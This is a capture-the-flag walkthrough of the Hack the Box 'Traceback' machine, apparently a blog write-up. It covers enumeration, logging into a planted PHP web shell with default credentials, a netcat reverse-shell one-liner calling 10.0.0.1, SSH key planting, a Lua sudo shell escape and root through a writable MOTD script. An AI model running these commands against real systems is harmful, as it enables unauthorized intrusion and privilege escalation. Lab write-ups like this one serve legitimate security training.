Traceback from Hack the Box

Walkthrough by iLinxz

hackthebox.eu/home/users/profile/362067 && tryhackme.com/p/iLinxz

1. NMAP Scan

```
Nmap scan report for 10.10.10.181
Host is up (0.017s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 96:25:51:8e:6c:83:07:48:ce:11:4b:1f:e5:6d:8a:28 (RSA)
|   256 54:bd:46:71:14:bd:b2:42:a1:b6:b0:2d:94:14:3b:0d (ECDSA)
|_  256 4d:c3:f8:52:b8:85:ec:9c:3e:4d:57:2c:4a:82:fd:86 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Help us
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Great, we can see there are two open ports:

1. Port 22 – running SSH
2. Port 80 – running HTTP

Not much to see here, really. Let's visit the http service!

When entering the website, we are greeted by this message. The message itself is kind of interesting. It gives us the hint that there is a backdoor on this host… but where is it? How is called? Etc., etc.

Checking the source code does not show much but we have a comment left by the hacker that owned the server.

```
37      <center>
38          <h1>This site has been owned</h1>
39          <h2>I have left a backdoor for all the net. FREE INTERNETZZZ</h2>
40          <h3> - Xh4H - </h3>
41          <!--Some of the best web shells that you might need ;)-->
42      </center>
43  </body>
44  </html>
```

Some of the best web shells that you might need… huh…? I happen to have already cloned the SecLists git repository. There are a few wordlists containing backdoor names. Let's try a php based one first.

```
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.10.181
[+] Threads:        10
[+] Wordlist:       /home/kali/Desktop/Wordlists/SecLists/Discovery/Web-Content/CommonBackdoors-PHP.fuzz.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/10/19 15:11:05 Starting gobuster
===============================================================
/smevk.php (Status: 200)
===============================================================
2020/10/19 15:11:08 Finished
===============================================================
kali@kali:~/Desktop/Memos/HackTheBox/finished/Traceback$
```


Looks like we have a hit. Let's investigate.

When accessing the /smevk.php file, we are requested to log in. Trying some easy combinations of default usernames and passwords yields success. We can successfully log in using admin:admin


Uname : Linux traceback 4.15.0-58-generic #64-Ubuntu SMP Tue Aug 6 11:12:41 UTC 2019 x86_64
User : 1000 (webadmin) Group: 1000 (webadmin)
Server : Apache/2.4.29 (Ubuntu)
Useful : php, perl, tar, gzip, bzip2, nc, locate
Downloaders: wget
D/functions :
pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_
Cwd : /var/www/html/ drwxr-xr-x [home]
Sec. Info
Files
Console
Bypasser
Safe Mode
String tools
Import Scripts
Network
Readable Dirs
Defacer
Code Injector
Domains
Logout
File manager
Name
Size
Modify
Owner/Group
Permissions
Actions
[..]
dir
2019-08-24 03:42:53
root/root
drwxr-xr-x
R T
bg.jpg
528.97 KB
2019-07-31 04:50:58
root/webadmin
-rw-r--r--
R T E D
index.html
1.09 KB
2019-08-27 04:29:44
root/webadmin
-rw-r--r--
R T E D
smevk.php
102.62 KB
2020-02-27 05:37:01
root/webadmin
-r--r--r--
R T E D
Copy
>>
index.php
Add your Deface
Change dir:
/var/www/html/
>>
Read file:
>>
Make dir:
>>
[Writeable]
Make file:
>>
[Writeable]
Execute:
>>
Upload file:
Browse...
No file selected.
>>
[Writeable]
SmEvK_PaThAn Shell v3 coded by Kashif Khan


There is an ‘Execute’ tab at the bottom of the command screen. Let’s try some easy commands.


1. id



2. Ping our machine 5 times.


#Have your listener ready.





Success! Let us spawn a shell.

#Have your NC listener ready.




The netcat version on this box does not include the ‘-e’ function but we can still get a reverse shell through this command.

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 >/tmp/f
```

Instead of ’10.0.0.1’ and ‘1234’ I wrote my HTB IP and port 1337.

After executing that command with said parameters, we spawn a shell.



After a small process of making our shell a bit more usable, having autocomplete on TAB, etc., we start to look around for some information.

id:

```
webadmin@traceback:/var/www/html$ id
uid=1000(webadmin) gid=1000(webadmin) groups=1000(webadmin),24(cdrom),30(dip),46(plugdev),111(lpadmin),112(sambashare)
webadmin@traceback:/var/www/html$
```

/home directory:

```
webadmin@traceback:/home$ ls -la
total 16
drwxr-xr-x  4 root     root     4096 Aug 25  2019 .
drwxr-xr-x 22 root     root     4096 Aug 25  2019 ..
drwxr-x---  5 sysadmin sysadmin 4096 Mar 16  2020 sysadmin
drwxr-x---  5 webadmin sysadmin 4096 Mar 16  2020 webadmin
webadmin@traceback:/home$
```

We have two users, sysadmin and webadmin. We currently have a running shell as webadmin. That's the first place I will visit. And even more so since we don't have the necessary privileges to access sysadmin's home directory.

```
webadmin@traceback:/home/webadmin$ ls -la
total 44
drwxr-x--- 5 webadmin sysadmin 4096 Mar 16  2020 .
drwxr-xr-x 4 root     root     4096 Aug 25  2019 ..
-rw------- 1 webadmin webadmin  105 Mar 16  2020 .bash_history
-rw-r--r-- 1 webadmin webadmin  220 Aug 23  2019 .bash_logout
-rw-r--r-- 1 webadmin webadmin 3771 Aug 23  2019 .bashrc
drwx------ 2 webadmin webadmin 4096 Aug 23  2019 .cache
drwxrwxr-x 3 webadmin webadmin 4096 Aug 24  2019 .local
-rw-rw-r-- 1 webadmin webadmin    1 Aug 25  2019 .luvit_history
-rw-r--r-- 1 webadmin webadmin  807 Aug 23  2019 .profile
drwxrwxr-x 2 webadmin webadmin 4096 Feb 27  2020 .ssh
-rw-rw-r-- 1 sysadmin sysadmin  122 Mar 16  2020 note.txt
webadmin@traceback:/home/webadmin$
```

note.txt:

```
- sysadmin -
I have left a tool to practice Lua.
I'm sure you know where to find it.
Contact me if you have any question.
```

Tool to practice Lua? *what even is that?*

After some research, I've found out that Lua is some type of programming language. Hmph… I see there is an .ssh directory. Let's overwrite the authorized_keys file and ssh in.

```
kali@kali:~/Desktop/Memos/HackTheBox/finished/Traceback$ ssh -i /home/kali/.ssh/id_rsa webadmin@10.10.10.181
################################
──────── OWNED BY XH4H  ─────────
- I guess stuff could have been configured better ^^ -
################################

Welcome to Xh4H land



Last login: Thu Feb 27 06:29:02 2020 from 10.10.14.3
webadmin@traceback:~$
```

Okay, time to escalate… sudo -l?

```
webadmin@traceback:~$ sudo -l
Matching Defaults entries for webadmin on traceback:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User webadmin may run the following commands on traceback:
    (sysadmin) NOPASSWD: /home/sysadmin/luvit
webadmin@traceback:~$
```

We can run ‘luvit’ from sysadmin’s directory as sysadmin himself… hmph….

The note said we can practice Lua with a tool left by sysadmin… maybe this is it. Going to GTFOBins shows that there is some way one can escalate through the use of Lua.

https://gtfobins.github.io/gtfobins/lua/

lua

Binary	Functions
lua	Shell · Non-interactive reverse shell · Non-interactive bind shell · File upload · File download · File write · File read · Sudo · Limited SUID

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
lua -e 'os.execute("/bin/sh")'
```

Let’s try that.

```
webadmin@traceback:~$ sudo -u sysadmin /home/sysadmin/luvit
Welcome to the Luvit repl!
> os.execute("/bin/sh")
$ id
uid=1001(sysadmin) gid=1001(sysadmin) groups=1001(sysadmin)
$
```

Great, we’re sysadmin now… let’s look around…

Visiting sysadmin's home directory:

```
$ ls -la
total 4336
drwxr-x--- 5 sysadmin sysadmin    4096 Mar 16  2020 .
drwxr-xr-x 4 root     root        4096 Aug 25  2019 ..
-rw------- 1 sysadmin sysadmin       1 Aug 25  2019 .bash_history
-rw-r--r-- 1 sysadmin sysadmin     220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 sysadmin sysadmin    3771 Apr  4  2018 .bashrc
drwx------ 2 sysadmin sysadmin    4096 Aug 25  2019 .cache
drwxrwxr-x 3 sysadmin sysadmin    4096 Aug 24  2019 .local
-rwxrwxr-x 1 sysadmin sysadmin 4397566 Aug 24  2019 luvit
-rw-r--r-- 1 sysadmin sysadmin     807 Apr  4  2018 .profile
drwxr-xr-x 2 root     root        4096 Aug 25  2019 .ssh
-rw------- 1 sysadmin sysadmin      33 Oct 19 12:01 user.txt
```

Let's overwrite the authorized_keys entry file yet again in order to ssh in.

I wanted to print the contents of 'authorized_keys' before actually editing it and apparently, the key used for webadmin is used here again. So we can ssh in as this user using the key we've already used once.

Unfortunately, trying to do that prompts us to entering a password which we don't have. SO, we're going to continue with the already existent shell.

user.txt:

```
sysadmin@traceback:/home/sysadmin$ cat user.txt
```

Great, now onto root… I've downloaded and ran linpeas on the victim machine.

Linpeas has color coded the message of the day files as a Privilege Escalation vector:


```
[+] Interesting GROUP writable files (not in Home) (max 500)
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-files
  Group sysadmin:
/etc/update-motd.d/50-motd-news
/etc/update-motd.d/10-help-text
/etc/update-motd.d/91-release-upgrade
/etc/update-motd.d/00-header
/etc/update-motd.d/80-esm
/home/sysadmin/luvit
/home/sysadmin/.local
```

If we can edit them, root is ours…

```
sysadmin@traceback:/dev/shm$ ls -la /etc/update-motd.d/
total 32
drwxr-xr-x  2 root sysadmin 4096 Aug 27  2019 .
drwxr-xr-x 80 root root     4096 Mar 16  2020 ..
-rwxrwxr-x  1 root sysadmin  981 Oct 19 13:02 00-header
-rwxrwxr-x  1 root sysadmin  982 Oct 19 13:02 10-help-text
-rwxrwxr-x  1 root sysadmin 4264 Oct 19 13:02 50-motd-news
-rwxrwxr-x  1 root sysadmin  604 Oct 19 13:02 80-esm
-rwxrwxr-x  1 root sysadmin  299 Oct 19 13:02 91-release-upgrade
sysadmin@traceback:/dev/shm$
```

Looks like we can edit them! Great. I will inject a command in 00-header that will spawn us a netcat reverse shell, get a listener ready, exit the ssh session and ssh back in.

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 >/tmp/f
```



And when we ssh back in, we get our shell.

```
kali@kali:~/Desktop/Memos/HackTheBox/finished/Traceback$ nc -lvnp 1337
listening on [any] 1337 ...
connect to [redacted] from (UNKNOWN) [10.10.10.181] 51968
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

Let's get the flag.

```
# cd root
# ls -la
total 40
drwx------  5 root root 4096 Aug 25  2019 .
drwxr-xr-x 22 root root 4096 Aug 25  2019 ..
-rw-------  1 root root   67 Jan 24  2020 .bash_history
-rw-r--r--  1 root root 3106 Apr  9  2018 .bashrc
drwx------  2 root root 4096 Aug 24  2019 .cache
drwxr-xr-x  3 root root 4096 Aug 24  2019 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root   66 Aug 25  2019 .selected_editor
drwxr-xr-x  2 root root 4096 Aug 24  2019 .ssh
-r--------  1 root root   33 Oct 19 12:01 root.txt
# cat root.txt
[redacted]
#
```